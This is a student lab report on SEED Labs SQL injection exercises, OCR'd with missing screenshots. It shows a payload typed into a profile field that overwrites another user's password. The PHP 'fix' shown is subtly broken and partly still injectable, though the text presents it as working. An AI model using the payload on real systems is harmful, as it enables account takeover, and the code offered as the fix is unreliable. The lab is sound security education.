
Copyright © SEED LABs

This allowed to successfully change what we wanted, all of this could be done in the other fields if you wanted to, except for the password field, if you look at how the password is being stored, it is being hashed and this not going to let us do what we want, therefore that is an exception field.


**Task 3.3**: In this task we are challenged to change the password of other people's password, moreover we are going to change the password of that of Boby's.

First thing we do is go into the phone field and do the following (inside of Alice's account):

```
The field was filled with: ', Password = sha1('Hacked Password')
WHERE Name='Boby'#
```




Once we did that, you can see from the above screenshot that the regular password no longer works. Then we log out of Alice's account, and go into Boby's account and see that the password that we did worked as shown below:





***<u>You can see we successfully changed the password above</u>***

***<u>Task 4:</u>***


In this task we need to fix the vulnerability, so that in the future we cannot log in as hackers or malicious agents. In order to make this right, we create prepared statements inside the php code that is in the virtual machine. Down below is what I modified:

```
unsafe_home.php
unsafe_home.php 〉No Selection
65            echo "</div>";
66          }
67          return $conn;
68        }
69
70        // create a connection
71        $conn = getDB();
72        // Sql query to authenticate the user
73        $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74        FROM credential
75        WHERE name= ? and Password=? ");
76        $sql->bind_param("ss",$input_uname,$hashed_pwd);
77        $sql->execute();
78        $sql->bind_result($id,$name,$eid,$salary,$birth,$ssn,$phoneNumber,$phoneNumber,$address,$email,$nickname,$pwd);
79        $sql->fetch();
80        $sql->close();
81        if (!$result = $conn->query($sql)) {
82          echo "</div>";
83          echo "</nav>";
84          echo "<div class='container text-center'>";
85          die('There was an error running the query [' . $conn->error . ']\n');
86          echo "</div>";
87        }
88        /* convert the select return result into array type */
89        $return_arr = array();
90        while($row = $result->fetch_assoc()){
91          array_push($return_arr,$row);
92        }
```

As you can see from lines 73 to 80, the code was modified to combat those attacks. Once we save and update the code on the virtual machine and thus retrying the attack from Task 2.1, we get the following output:





And press enter, the system does not know this anymore:




As you can see, the information is not valid anymore.

Finally, we will retry task 3, but this time we are going to modify the unsafe_edit_backend.php code that as shown in following:





```
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password=
where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumb
';";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

So when we retry to change Alice's information, you see that nothing of it changes:



Alice Profile

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 8000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | Ali |
| Email | ali@gmail.com |
| Address | |
| Phone Number | 123 |

Copyright © SEED LABs

It stays at 8000, instead of 2000, when we tried to change it back.

In conclusion a prepared statement is a way of allowing people not to infiltrate your prized information inside your code that you are constructing and ensuring that students program securely and thoughtfully when doing these items in code.





Figure 3: Prepared Statement Workflow